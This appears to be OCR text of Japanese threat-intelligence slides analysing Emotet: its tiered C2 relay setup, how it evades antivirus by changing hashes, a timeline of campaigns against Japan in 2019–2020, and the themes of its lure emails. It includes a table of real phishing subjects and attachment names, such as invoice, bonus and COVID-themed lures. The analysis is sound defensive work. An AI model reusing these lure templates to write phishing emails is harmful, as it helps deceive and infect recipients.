


2.8.2. C2サーバの冗長化

- C2サーバの通信先はEmotet本体に格納されている
- Epochごとにそれぞれ最大128個
- C2サーバの約8割はBotC2サーバ、約2割はTier1 C2サーバ
  - BotC2サーバはUPnPモジュールを読み込んだ感染端末
    - Tier1 C2サーバへの通信を転送する
  - Tier1 C2サーバは侵害されたLinuxサーバ
- 上記以外にTier2 C2サーバが存在
  - Tier1 C2サーバはTier2 C2サーバへ通信を転送する
- テイクダウン対策が主な目的と思われる
- 他のモジュールにはさらに別のC2サーバのIPアドレスが格納

参考: https://blog.lumen.com/emotet-illuminated-mapping-a-tiered-botnet-using-global-network-forensics/
https://hello.global.ntt/ja-jp/insights/blog/behind-the-scenes-of-the-emotet-infrastructure


2.8.3. C2サーバの冗長化



2.8.4. 検知回避を目的とした機能

- ウイルス対策ソフトによる検知の回避
  - 感染端末ごとのハッシュ値のユニーク化
  - 本体の定期的な更新（ハッシュ値の変更）
    - 一日に最大5回程度
    - 土日などの休日に加え、攻撃停止日も更新される

ハッシュ値の変更回数（日別）



3. Emotetが日本に与えた影響

3.1. 日本に対する攻撃


時期（日付）	アクティビティ	備考
2019年04月12日	日本語のメールを確認 （一時的なもの）	他のマルウェアへ二次感染未確認
09月27日	本格的に日本が標的となる	他のマルウェアへ二次感染確認
11月頃	返信型メールにより感染数が増加	日本語未対応
11月23日	日本への攻撃がさらに激化	日本語対応
2020年02月06日	世界的に攻撃が停止	
07月17日	世界的に攻撃が再開	

3.1. 日本に対する攻撃

時期（日付）	アクティビティ	備考
2020年08月28日	全てのEpochで日本が標的になる	日本宛メールの急増
08月31日	日本国内の感染数が増加	28日に比べ約200%増
09月02日	パスワード付きzipファイルが添付されるようになる	感染急増の要因
09月25日	文書ファイルのデザインに日本語が利用され始める	
10月31日	世界的に攻撃が停止	
12月21日	世界的に攻撃が再開	日本宛は少数

3.2. 日本を標的とする日

Emotetメール送信日と日本が標的となった日



2019/09

日	月	火	水	木	金	土
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

2019/10

日	月	火	水	木	金	土
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

2019/11

日	月	火	水	木	金	土
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

2019/12

日	月	火	水	木	金	土
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

2020/01

日	月	火	水	木	金	土
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

2020/02

日	月	火	水	木	金	土
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29

2020/03

日	月	火	水	木	金	土
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

2020/04

日	月	火	水	木	金	土
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

2020/05

日	月	火	水	木	金	土
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

2020/06

日	月	火	水	木	金	土
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

2020/07

日	月	火	水	木	金	土
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

2020/08

日	月	火	水	木	金	土
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

2020/09

日	月	火	水	木	金	土
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

2020/10

日	月	火	水	木	金	土
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

2020/11

日	月	火	水	木	金	土
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30					

2020/12

日	月	火	水	木	金	土
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

黄色：
Emotetメール送信あり
日本対象外

赤色：
Emotetメール送信あり
日本対象

約半数で日本が標的に含まれる

3.3. メールの傾向や特徴の変化

- 初期の攻撃
  - 汎用的な英語から機械翻訳された内容
  - ドキュメント、請求書を装った内容や添付ファイル
- 時期にあったテーマが使用される傾向（2019年12月から）
  - 賞与、クリスマス
  - 新型コロナウイルス
- 流暢な日本語の文面が使用される傾向（2020年01月から）
  - 窃取されたメールから流用
  - 攻撃者側の学習
- 返信型は一貫して利用
  - 文面や種類は徐々に複雑になっている


〔参考〕代表的なメール種別と頻度

種別	初回確認日	最終確認日	日数	件名（例）	添付ファイル（例）	備考
請求書	2019/4/12	2020/8/13	8	請求書の送信	47434999183 703679.doc	
汎用	2019/9/27	2020/10/17	37	ドキュメント	PO# 08182020Ex.doc	
請求書	2019/11/27	2020/12/30	62	請求書の件です。 [数字日付]	請求書の件です。 167204 20200728.doc	
賞与	2019/12/9	2020/12/30	17	賞与支払届	12月賞与.doc	
クリスマス	2019/12/18	2020/12/29	6	メリークリスマス	メリークリスマス .doc	
会議開催通知	2020/1/14	2020/2/3	16	会議開催通知	会議開催通知 .doc	
会議への招待	2020/1/17	2020/12/30	34	会議への招待 [宛先domain]	ビジネス会議への招待 .doc	
コロナ	2020/1/28	2020/9/15	7	山城南保健所福祉室 [日付]	通知 [日付].doc	
会議の議題	2020/8/12	2020/9/30	13	金曜日の次の会議の議題。	金曜日の会議のチェックリスト。	
協力会社	2020/9/1	2020/10/28	25	[宛先表示名]	変化[日付].doc	返信型でも使用
トレンド	2020/9/3	2020/9/28	9	トレンドマイクロ・	カスタマー満足度アンケー .doc	
更新	2020/9/25	2020/10/28	14	[宛先表示名]	更新のご案内 .doc	返信型でも使用
追加分	2020/9/29	2020/10/20	9	[宛先表示名]	追加分も.doc	返信型でも使用

3.4. 国内を宛先とするメールの規模〔日別〕

国内ドメイン(.jp)のメールアドレス宛メール数

（観測したメールデータをベースに算出、2020年07月-2021年01月）




※実際の数値は事情により示すことが困難ですが、万通という規模感です。

3.5. その時点における感染数の推移〔月別〕

窃取後、悪用された国内ドメイン(.jp)のメールアカウント数


（観測したメールデータをベースに算出、2020年07月-2021年01月）



〔参考〕その時点における感染数の推移〔月別〕

窃取後、悪用された国内ドメイン(.jp)のメールアカウント数


（観測したメールデータをベースに算出、2019年9月-2021年1月）



3.6. その時点における感染数の推移〔日別〕

窃取後、悪用された国内ドメイン(.jp)のメールアカウント数


（観測したメールデータをベースに算出、2020年07月-2021年01月）



3.7. 新たに確認した感染数の推移〔日別〕

窃取後、新たに悪用された国内ドメイン(.jp)のメールアカウント数

